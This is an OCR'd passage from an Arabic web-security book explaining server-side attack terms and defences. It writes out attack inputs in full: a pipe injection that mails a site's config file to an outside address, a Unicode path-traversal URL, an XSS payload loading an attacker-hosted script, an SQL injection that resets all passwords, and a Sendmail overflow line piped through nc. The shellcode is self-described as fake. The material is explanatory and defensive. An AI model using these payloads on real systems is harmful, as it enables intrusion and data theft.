

الأمن والحماية في الإنترنت
كتاب
يهتم بمصطلحات الامن وطرق الحماية
في الانترنت للمستخدم وللسيرفر
إعداد :
خالد بن نواف الحربي
www.Mudhesh.Net
Design By BrHoDoM @ MsN . CoM

الحماية جهة السيرفر

هذا الجزء يهتم بحماية البرامج التي تم برمجتها بلغة PHPبالإضافة
الى لغة SQLوالجافا سكربت Java Script

الجزء الثاني

المصطلحات الأمنية المتعلقة بالسيرفرات

أود التنبيه في البداية إلى أن هذه المصطلحات تعتبر متقدمة نوعا ما .بمعنى أن المستخدم العادي وربما المستخدم المتوسط الذي لم يتعامل مع السيرفرات وادارة المواقع قد تكون غامضة نوعا ما عليه . فلو قرأت في يوم ما في أحد المواقع المتخصصة بأمن الإنترنت سيكون لديك تصور عن ماهية هذه المصطلحات .فعلى سبيل المثال قد تجد ذكر كلمة أو ثغرة SQL injection في سكربت ما في احد التطبيقات مثل المجلة phpNuke - فالمقصود هنا ثغرة من هذا النوع متعلقة بقواعد البيانات التي أنشأنا تطبيقنا عليها وهو تطبيق المجلة أو برنامج المجلة . ثمة أمر أخر وهو أني لن اشرح تفاصيل بعض اللغات البرمجية مثل PHP أو perl أو SQL لأن الكتاب محدود في أهداف معينه ولو أردنا التحدث عن هذه اللغات البرمجية نكون خرجنا عن الهدف المنشود من هذا الكتاب .

سأذكر بعض المراجع التي تزيد حصيلتك عن هذه اللغات البرمجية وغيرها من الأنظمة الخاصة في نهاية الكتاب .

والمصطلحات هي :

0-day **=** ***(zero-day)***

هذا المصطلح يشير إلى ثغره أو اكسبلويت ***exploit*** لم يتم نشرها في الأوساط المعنية بالثغرات ونقاط الضعف الموجودة في الأنظمة بمعنى أن هذه الثغرة طازجة ولم تنتشر بعد سوى عند مكتشفها وأصدقاءه .

exploit **=** ***exploitz*** **=** ***sploits***

في الواقع يحلو للبعض أن يسميه استثمار وارى أنها تسميه خاطئة بل من المفترض أن يسمى استغلال ولكن سنتمشى مع ما هو سائد في عالم الأنترنت ، وهو وصف تقني لعملية اختراق النظام أو التطبيقات الموجودة على النظام وهذا الاستغلال ناتج عن عملية ضعف في الأنظمة أو الأخطاء الموجودة في معظم التطبيقات على الوب وبهذا الاستغلال يتمكن المخترق من الحصول على امتيازات أو صلاحيات اكثر حسب مكان تطبيقها مثال : قد تحصل على امتياز root أو Administrator إذا تم تطبيق الاستثمار على النظام أو ملقم الوب وقد تتكمن من الحصول على امتياز webmaster إذا تم تطبيقها على احد التطبيقات أو مداخل الوب مثل المجلات أو المنتديات أو السكربتات في الموقع. قد تحتاج أحيانا لمترجم السي تحت لينوكس لترجمة الثغرة أو قد يتم تطبيقها من المستعرض مباشرة .ومن الممكن أن يشير المصطلح لأداة ما يستعملها المخترق لاستغلال نقطة الضعف

ولا ينال الهكر شهرة إلا بكتابة سكربت أو أداة تستفيد من مثل هذا النوع من الاستغلال

تنويه :

يحدث دائما خلط بين كلمة **exploit** *(الاستثمار)وكلمة* **vulnerability** *(الثغرة - الضعف) في الواقع يرد ذكر هذين المصطلحين على التناوب وحتى لا يحدث خلط فقد تشتهر نقطة الضعف أو الثغرة في نظامٍ ما أو تطبيق ما باسم النص البرمجي أو باسم الاكسبلويت الذي يستفيد من الثغرة .*

exposures = vulnerable = vulnerability

الثغرة أو نقطة الضعف وفي مصطلح الأمن تعني مشكلة ما في نظام أو تطبيق تجعله عرضة للهجوم أو السيطرة من قبل المخترقين

script kiddies

في الواقع لم أجد ما يوافق هذا المصطلح من معان سوى الفهم لما يعنيه هذه المصطلح - وما يعنيه - المصطلح هو الأشخاص الذين لديهم معرفة في أنظمة التشغيل إلى حد ما ويعرفون كيفية تطبيق الثغرة على النظام أو التطبيق المراد اختراقه ، بمعنى أن هؤلاء أشبه بالأطفال الذين يعرفون أن إطلاق النار على الناس من مسدس قد يودي بحياتهم - الناس - للهاوية وعندما يجدون أي وسيلة أخرى غير المسدس مدفع مثلا فإنهم يعلمون أن النتيجة واحدة وهي إطلاق النار فقط . أي أن هؤلاء ليس لهم هم إلا البحث عن ثغرات وتطبيقها مباشرة دون أن يكلفوا أنفسهم في اكتشاف ثغرات أو شيء من هذا القبيل .أو بمعنى آخر هم مرتزقة الثغرات .

white-hat and black-hat

هذين مصطلحين متناقضين فالوايت هات (ذوي القبعة البيضاء) وهؤلاء هم الهكرز الذين يبحثون عن الثغرات ونقاط الضعف في الأنظمة والتطبيقات بغرض الأمن وليس الاختراق، أما البلاك هات (ذوي القبعة السوداء) وهم الكراكرز وقد يقال عنهم هكرز وهدف هؤلاء عكس السابقين بحيث يعملون على اكتشاف الثغرات من أجل اختراق الأنظمة والتطبيقات وليس من اجل الأمن والحماية .

قبل أن ادخل في المصطلحات التالية المختصة بالهجوم يجب أن انوه إلى بعض المفاهيم الأساسية للهجمات :-

هناك نوعين من الهجوم :-

- *هجوم يستهدف المستخدمين* Attacks on the users ويدخل في هذا النوع من الهجوم - النصوص المتداخلة للموقع cross-site scripting أو (xss) سيلي الشرح لاحقاً .
- ٢ - *هجوم يستهدف النظام أو تطبيقاته* ويدخل في هذا النوع العديد من أنواع الهجوم :

- ***SQL Injection***
- ***Null Bytes***
- ***Unicode***
- ***URL Encoding***
- ***Path Traversal and Path Disclosure***
- ***Meat Character***

Meta-Character = MetaCharacter = Meat Character

تعريف ١ : وسوم ميتا أو رموز ميتا إن صحت الترجمة هي العلامات أو الرموز المطبوعة أو الغير قابلة للطباعة (مطبوعة على لوحة المفاتيح ، غير قابلة للطباعة عندما تحاول كتابة سطر جديد أو تضغط إعادة توجيه الدخل في حقل من حقول النموذج في صفحة من موقع ما) .


تعريف ٢ : هي رموز تمثل أو تطابق مفهوم أخر بدلاً من نفسها حسب مكان استخدامها ، أي أنها تدل على شي آخر بدل من الرمز مثال : الرمز ستار أو النجمة " * " لا يشير إلى رمز النجمة ذاتها فلو انك كتبت ***.txt*** انك تبحث أو تشير إلى جميع الملفات المنتهية بالامتداد - تي اكس تي - . أي أن النجمة تحاول مطابقة شيء بدل منها .

وهذه الرموز تؤثر في تصرف أوامر لغات البرمجة أو أوامر نظام التشغيل .. بحيث تؤدي إلى نتائج غير متوقعة أو متوقعة ممن يستخدمها بغرض الإساءة لنظامك أو تطبيقك ومن هذه الرموز : رمز البايب أو الأنبوب - | - والذي يستخدم لجعل خرج أمر ما دخلاً لأمر ما أو قد يستخدم لتشغيل أمر آخر . واكثر ما يستفاد من هذه الرموز في تطبيقات السي جي أي ***CGI*** حيث يكثر استخدامها في سكربتات البيرل أو ***php*** أو ***asp*** انظر الصورة التالية :

هنا استخدم احد حقول النموذج وادخل فيه ألا نبوب | ثم استخدم أمر ميل لإرسال رسالة مرفق معا الملف المذكور : انظر المثال التالي

TCP@IP.com| mail hack@hotmail.com < /hom/jewish/phpnuke/conf.php

هنا استخدام اكثر من رمز | ، @ ، < ويمكن معرفة رموز الميتا من الصورة التالية :



Unicode

اليونيكود هي من الثغرات التي اشتهرت بها سيرفرات ***iis*** وكذلك بعض السكربتات المعمولة بالبيرل ***perl*** أو ***CGI*** وببساطة شديدة نعني بها الحروف والرموز مثل حروف اللغة العربية والصينية والروسية حيث ظهرت الحاجة لدعم هذه اللغات من قبل العديد من منتجي الأنظمة والتطبيقات أما عن اللغة الإنجليزية فهي تمثل بايت واحد وبعد ظهور هذه اللغات على الوب تم تطوير الطريقة أو بمعنى صحيح طريقة تمثيل الحروف لهذه اللغات بمعنى تم تمثيلها ببايتين (***2 bytes***) أو اكثر لكل حرف وتشكل اليونيكود كما قلنا سابقا ثغرة لنظام ***iis*** بارسال عنوان ***url*** يحتوي على متتالية غير صحيحة من الرموز تجبر النظام على تشغيل البرامج الموجودة لديه وهذه الثغرة مرتبط بها الثغرة التالية :

Path Traversal and Path Disclosure

وتعني الهجمات التجاوزية للمسار أو كشف المسار ويعني ببساطة الوصول لملفات أو برامج على السيرفر قد لا ترغب انت بها متجاوزا بذلك نظام الحماية لديه ومن الجدير ذكره هنا أن الهجوم بدأ يأخذ منحى جديدا فبدلا من الهجوم على النظام والمشاكل القائمة من جدران النار بدأ التوجه بالهجوم على ملقمات الوب وتطبيقاته وذلك لسهولة تجاوز (سماح) الجدار الناري لك بالاتصال معها .

مثال :

```
http://target/cgi-bin/bad.cgi?foo=..%c0%af../bin/ls%20-al
```

URL Encoding

ترميز العنوان والمقصود به ارسال البيانات بطريقة مرمزة ، فكما هو معلوم ترسل البيانات بين المستخدم و السيرفر عن طريق بروتوكول http في قسم الهيدرز headrs ودون الخوض في تفاصيل الارسال سواء GET أو POST

وحتى نفهم المقصود بطريقة مرمزة عند ارسال البيانات سأوضح ذلك بالمثال التالي :

على افتراض وجود مجلد بالإسم التالي : ***WEB FOLDER*** (لاحظ وجود المسافة بين كلمة وب وكلمة فولدر) في الموقع التالي : http://www.target-site.foo وتريد أن تدخل إلى ذلك المجلد من المستعرض فأنك ستطلب العنوان التالي :

http://www.target-site.foo/web folder/ فمجرد أن تكتب العنوان السابق ستجد المستعرض قام بإضافة علامة النسبة المئوية متبوعة بالرقم عشرون أي ٢٠% بين كلمة وب وكلمة فولدر دلالة على رمز المسافة . أن ما حدث سابقا هو ما يسمى ترميز العنوان او ارسال البيانات بطريقة مرمزة أي أن هناك رموز خاصة أخرى غير المسافة والسطر الجديد او علامة اكبر او اصغر او حتى علامة النسبة المئوية نفسها . أي ان أي رمز او حرف يتم تمثيلة بعلامة النسبة متبوعة برقمين او برقم وحرف او حرف فقط او رقم فقط وفي الحالتين الاخيرتين نضع صفر لأن تمثيل أي رمز او حرف يحتاج الى خانتين بعد علامة النسبة المئوية ومثال على ما سبق علامة التعجب يتم تمثيلها ب *%21* اما علامة النجمة فيتم تمثيلها ب *%2A* اما علامة السطر الجديد فيتم تمثيلها بحرف *A*فقط وفي هذه الحالة نضع صفر امامها ليصبح التمثيل *%0A*

أن السؤال المطروح هنا ما هي المخاطر الأمنية التي قد تحصل من ذلك ؟

وحتى اجيب على هذا السؤال سنأخذ المثال التالي :

لنفرض لديك السكربت التالي في ***PHP*** بالاسم ***SCRIPT.PHP*** يحتوي على النص التالي :

```
echo $HTTP_ GET_ VARS[" data"];
```

تنويه حول السكربت *script.php*

من دون الخوض في التفاصيل البرمجية للغة بي اتش بي او هتمل فاسم ***data*** يشير الى متغير ويقوم السكربت بإظهار ما كتبه المستخدم في النموذج باستخدام المصفوفة **$HTTP_ GET_ VARS** .

وقد يتم اساءة ذلك عن طريق هجوم النصوص المتداخلة للموقع **XSS** *(سيلي لاحقا شرح هذا النوع من الهجوم) :*

```
http:// www.target.c0m/ script.php?data=%3cscript% 20src=%22http%3a%2f%2fwww.
hackerx.c0m%2fbadscript.js%22%3e% 3c% 2fscript%3e
```

وبذلك يستطيع المهاجم تضمين نص جافا سكربت بدلاً من كتابة شيء كان من الموقع **Hackerx.com**

هناك إساءة أخرى مرتبطة بالتقنية السابقة عن طريق **SQL Injection** بنفس الفكرة السابقة وبفرض لدينا سكربت يقوم بالبحث بواسطة اسم المستخدم (طبعا افترض ان السكربت مبرمج بلغة **ASP** والسيرفر **IIS** من ميكروسوفت)

SEARCH.ASP يحتوي على :

```
sql = "SELECT name, fname, phone FROM usertable WHERE name= ' " &Request. QueryString(" name") & " ';"
```

وتتم الإساءة بطلب السكربت عن طريق المستعرض بالطريقة التالية :

```
http://www.TARGE.c0m/search.asp?name=dude%27%3bupdate%
20usertable%20set%20passwd%3d%27smsm%27%3b--%00
```

أي سيتم تنفيذ الاستعلام التالي :

```
SELECT name,fname,phone FROM usertable WHERE name='dude';update usertable set passwd= 'smsm';--
```

توضيح حول السكربت search.asp

يجب ان لا تختلط الامور علينا فالمتغير **name** في الجدول هو نفسه اسم المتغير في نموذج البحث .

استخدام العلامات - - يجعل ما يليهما تعليقا أي لا قيمة ويتم تجاهله من قبل الاستعلام هذا في نظام **SQL SERVER** اما في نظام **Mysql** فالتعليق يكتب باستخدام الرمز علامة الرقم (**SIGN NUM**) # . أو /*

ربما لم تفهم شيء مما ذكر سابقا – لا تقلق – سيلي شرح ذلك بالتفصيل عند الحديث عن **SQL**و **PHP**ولكن افترض ان لديك دراية كاملة بمصطلحات هاتين اللغتين .

سأركز الحديث فيما بقي على جانب حماية المستخدم والطريقة المثلى لتجنب برامجك او سكربتك الموجودة على الوب من الاختراق وسأضرب امثلة على ذلك بانشاء برامج ونعرف اين مواطن الضعف فيها . قد يستغرب البعض في تركي لتفاصيل تتعلق بسيرفرات مايكروسوفت **IIS** لأن هذه الثغرات اندثرت ولسنا بصدد الحديث عن الاشياء التي ليس منها طائل . فقبل ان اغادر الحديث عن المصطلحات الامنية اود الحديث عن مصطلح مهم وهو البوفر اوفر رن او البفر اوفر فلو (***Buffer Overrun or Buffer Overflaw***)

(Buffer Overrun or Buffer Overflaw or Buffer Overflow)

لو كان لديك خلفيه مسبقة عن نظام التشغيل يونكس او لينوكس فلابد من انك تعرفت على ان لكل شي مالك في هذا النظام بمعنى ان هناك ملفات قد تكون ملكيتها تعود لصالح المدير rootوقد تكون هناك ملفات من ملك المستخدم على النظام اوملك لمجموعه ينتمي لها المستخدم او ينتمي لها المدير واذا كنت من أصحاب المواقع وكان نظام التشغيل الذي انت مستأجر عليه موقعك فلا بد انك تفهم ما ارمي اليه .بالاضافة الى ماسبق لابد انك مررت بمطلح العمليات الجاري تنفيذها في الوقت الحالي على النظام . هنا استوقفك واطلب منك إحضار كوب من القهوة او كوبا من الشاي لتستمتع اكثر بالقهوة وبالقراءة معا . ما دخل هذا بالحديث عن هذا المصطلح ؟ سؤال وجيه من شخص وجيه .

ذكرنا ان هناك ملفات تكون ملكيتها للروت اوالسوبر يوزر او المدير هذا المفهوم يمتد ايضا ليشمل البرامج قيد التنفيذ في اللحظه الراهنة او بمعنى اخر العمليات . فكل عملية مملوكة للمستخدم الذي اطلقها . هل لك ان تورد مثالا يزيل هذا التشتيت الذي سببته لي ؟ نعم ولنأخذ المثالي التالي :

عندما تدخل النظام - Linux - كمستخدم عادي وتدخل الامر passwdمن سطر الاوامر او كما يسمى الشيل سيطلب منك النظام ان تدخل كلمة المرور القديمة ثم كلمة المرور الجديدة ثم تأكيد كلمة المرور الجديدة اعتقد ان هذا الشيء عادي ولو استعرضت العمليات الحالية باستخدام الامر ps ستجد انك انت الذي تملك العملية الخاصة بالامر passwd لكن لو امعنت النظر في الدليل الذي يحتوي على الامر الخاص بتغيير كلمة المرور ستجد ان مالك هذا البرنامج هو الرووت او المدير .بالطبع هذا الشيء مفيد في مشاركة برامجك للمستخدمين على النظام دون التخلي عن قدرتك على تغيير هذه البرامج لكنك تحتاج في احيان كثيرة بأن تعود ملكية العملية على برنامج ما لمالك البرنامج وليس لمن اطلق عمليته ومثال ذلك الامر ping فلكي يؤدي هذا الامر عمله بشكل سليم يجب ان يتم تشغليه كمستخدم جذر او رووت أي مستخدم مدير لذا ينبغي ان تعطيه نوع من السماحيات ، يطلق على هذا النوع من السماحيات SUID او SetUID .

كون هذا الشيء ذو منفعة للمستخدمين العادين الا انه يجر وراءه الويلات لأصحاب الانظمة فلو حدث انتهاك اوخرق في احد هذه البرامج سيعطي بذلك الشخص صلاحيات المدير او الجذر أو الرووت بعد ذلك سيتصرف الشخص كما لو كان هو المدير من اضافة او تعديل ربما ليس على المستوى المحلي للنظام بل يتخطى ذلك للمستخدم البعيد على حسب مكان وجود ذلك البرنامج وطريقة عمله . السؤال الذي يتبادر الى ذهنك هو كيف يحصل مثل هذا الانتهاك او العلة ؟

يحدث هذا غالبا بسبب اخطاء برمجيه في دوال معينه بحيث يحدث لها ما يسمى بالتطويف او الاغراق او البفر هذا يجعل الدالة تتصرف بشكل خاطئ وتنقل موقع الذاكرة الحالي الى مكان اخر مما يتيح فرصة للمهاجم بأن يضع اوامر معينه في ذلك المكان

ربما الحديث عن مثل هذه الاشياء متقدم نوعا ما فهو يحتاج الى دراية كاملة بلغة السي وفهم بنية المعالج الا اني احببت ان ادراجه هنا لتشمل فائدته للجميع خذ ما حدث لسيرفر الاباتشي عن طريق ثغرة الشنك تعتبر مثالا على هذا النوع .

بدون الخوض بالتفاصيل سأورد عدة امثلة متباينه في النوع مشتركه بالمفهوم :

ساورد ما ذكره جويل سكامبري وجورج كيرتز في كتابهم " القرصنة تحت الاضواء " مثال عن استغلال لبرنامج Sendmail حيث يتم تشغيل هذه الخدمة جذر SUIDولنفرض ان لدينا متغير بطول ١٢٨ بايت وهذا المتغير يعرف البيانات التي يمكن تخزينها كمدخل للأمر vefy هذا الامر بالعادة يستقبل اسم قصير للمستخدم المراد التعرف عليه في البرنامج المذكور اعلاه ماذا لو حاول المخرب ارسل ١٠٠٠ حرف "A" ؟ سيجعل ذلك البرنامج يتعطل انظرصيغة الامر التالي :

```
Echo " verfy `perl –e `print "a" X 1000 ` ` " | nc www.target.com 25
```

بدلا من ارسال ١٠٠٠ حرف سيرسل المخرب شفرة خاص تسمى بالشل كود ShellCode تؤدي الى ذلك التطويف او الطفح ومن ثم تنفذ الامر /bin/sh بما ان المخرب شغل هذا الامر على البرنامج وكان يستخدم صلاحيات الجذر هو الان حر في التصرف بالنظام ! قد يتبادر الى ذهنك كيف عرف السند ميل بان المخرب اراد تنفيذ الامر /bin/sh الأمر بسيط هو الكود المرسل بالشل كود الذي يضم شفرة تجميع تؤدي الى تنفيذه لكن يجب ان تأخذ بعين الاعتبار بأن هذه الشفرة تختلف من نظام الى اخر ولها علاقة بالهيكلية الخاصة بالنظام

ستكون شفرة التجميع على نظام linux X86 بالصورة التالية :

```
Chr shellcode[ ]="\xeb\xlf\x5e\x89\x76\x08\x31\xff\xb9\x40\x0a\x2c\x5c"
"\xeb\xlf\x5e\x89\x76\x08\x31\xff\xb9\x40\x0a\x2c\x5c"
"\xeb\xlf\x5e\x89\x76\x08\x31\xff\xb9\x40\x0a\x2c\x5c/bin/sh";
```

الشفرة السابقة من عندي وهي على سبيل التوضيح أي لا تمت الواقع بصلة ؟ هل تتوقع رغم عدم واقعيتها ستنجح ؟ اعرف الإجابة بالطبع لا ! .

مثال ٢ : (Format String Attack)

المثال التالي عبارة عن نفس الفكرة السابقة الا انه يزيد عليه بشيء يسمى بهجوم " تنسيق النص " وهو نوع من الهجوم ولقد فضلت ذكره هنا لأنه تقريبا نفس المثال السابق لكن عن طريق شيء اخر ؟ سأورد مثالا عن سكربت من نوع CGI يستخدم لتغير كلمة المرور من الانترنت ويستخدم هذا السكربت روتين او اجراء يستدعي الدالة syslog( ) :

```
        void writelog(const char *fmt, ...)
        {
                va_list args;
                char buffers[512];
                va_start(args, fmt);
openlog(SERVICENAME, LOG_PID | LOG_CONS | LOG_NOWAIT | LOG_AUTH);
                vsnprintf(buffer, 512, fmt, args);
                syslog(LOG_ERR, buffer); <- هنا الخطأ في السكربت :)
                closelog();
                return;
                va_end(args);
        }
```

الخطأ اننا من الممكن ان ندرج شل كود بطول ٥١٢ في المتغير buffers وستقوم الدالة بتنفيذه دون أي مشاكل ولتصحيح المشكلة يجب ان تضمن ان المدخلات نصوص وليس شي اخر اذا كانت لك معرفة بلغة السي ستعرف مالذي اقصده :

```
قم باستبدال مايلي
                syslog(LOG_ERR, buffer);
بالسطر التالي بالسكربت
                syslog(LOG_ERR, "%s", buffer);
```

بالنسبة لهذا النوع من الهجوم فهو يستخدم في كثير من البرامج والتطبيقات التي تسخدم مدخلات المستخدم دون التحقق من صحة البيانات التي قدمها ،ومثال على ذلك الدوال في لغة السي ومنها (Printf) انظر الامثلة التالية :

```
printf("%02d:%02d:%02d", hours, minutes, seconds);
```

سيؤدي الاجراء السابق الى طباعة الوقت بالتنسيق التالي : " 09:11:00 " نظرا لإستخدام محدد التنسيق الخاص بالأرقام وهو %2d . ولو أردنا استخدام طباعة نص سنستخدم المثال التالي :

```
printf("greetings=%s", "hello");
```

سيؤدي المثال السابق الى طباعة العبارة التالية: greeting = hello نظرا لاستخدام المحدد %s

حتى هذه النقطة فالأمور عاديه ، ولكن ماذا لو كانت الدالة تستقبل متغيرات من المستخدم انظر التالي :

```
g = read_input();
printf(g);
```

قد تتوقع الدالة أن يدخل المستخدم نصا او رقما كما ذكرنا سابقا، لكن ماذا لو ادخل المستخدم "%x %x %x" او "%n %n %n " سيؤدي ادخال النصوص السابقة الى تحطم البرنامج او يؤدي الى ارجاع قيمة ست عشرية تشير الى العنوان العائد من الذاكرة قد يستخدم هذا العنوان في الكتابة في البرنامج او النظام الذي حدث له هذا النوع من الثغرات أو الحصول على ميزات اكثر او تعطيل الخدمة القائم عليها البرنامج او النظام . وحتى لا أسهب كثيرا في هذا النوع من الثغرات اتمنى ان تطلع على الرابط التالي وهو يخص برنامج Windows Ftp Server والذي يعمل تحت نظام وندوز كخادم لنقل الملفات ويحتوي على هذه الثغرة في حقل اسم المستخدم والتي تؤدي الى ايقاف السيرفر عن الخدمة .

http://www.securiteam.com/windowsntfocus/5MP0B0ABPE.html

او ابحث عن هذه الثغرة في محركات البحث عن :

Windows FTP Server Format String Vulnerability

مهمة قبل البدء:

سبق لي ان ذكرت في احد الجزئيات في هذا الكتاب عن اهمية تتبع التحديث الخاص بشركة مايكروسوفت لبرنامجها الشهير الانترنت اكسبلورر وغيرها من البرامج ، مايهمنا هو برنامج الاكسبلورر او المستعرض او المتصفح لما له من اهمية ، ولكون الاغلبية من مستخدمي الانترنت يستخدمون هذا البرنامج لجلب الصفحات وغيرها من المحتويات الاخرى ، ان لهذا البرنامج ثغرات كثيرة لا يمكن لنا ان نوجزها او نختصرها لما لها من اهمية وقد تتفاوت هذه الثغرات بين المستوى البسيط والمتوسط والعالي او الحاد .لقد ظهر تطوير على هذا البرنامج من حيث التحديثات والرقع التي تصدرها الشركة المصنعة ربما هذه التحديثات لزيادة خاصية او لسد ثغره في البرنامج ... الخ ، فعلى سبيل المثال كانت هناك ثغره تمكن اصحاب المواقع من زرع ملفات التجسس بجهازك دون علمك وهذه الثغره ناتجه عن عيب في البرنامج في عدم التحقق من خاصية الهدر في الصفحة التي تزورها بمعنى ان الموقع من الممكن ان يزور هذا الهدر header ويغش المستعرض ،وللتوضيح اكثر لنفرض ان طلبت ذلك الملف على انه ملف وورد سيقوم البرنامج بفتحه بنفس الصفحه ماذا لو استطاع تزوريز الهدر ووضع ملف تجسس بالطبع سيتم فتحه بنفس الصفحه وتحميله ؟! .

لن اولي كل ثغرات الاكسبلورر اهتماما او شرحا يكفي ان تعرف انها تشكل خطرا عليك وعلى نظامك بالاضافة الى غيرها من الثغرات على نفس نظام التشغيل . لكن سأذكر احد الثغرات التي تتشترك مع ثغرات اخرى وهي من نوع XSS أو CSS او النصوص المتداخله مع الموقع عن طريق الجافا سكربت .

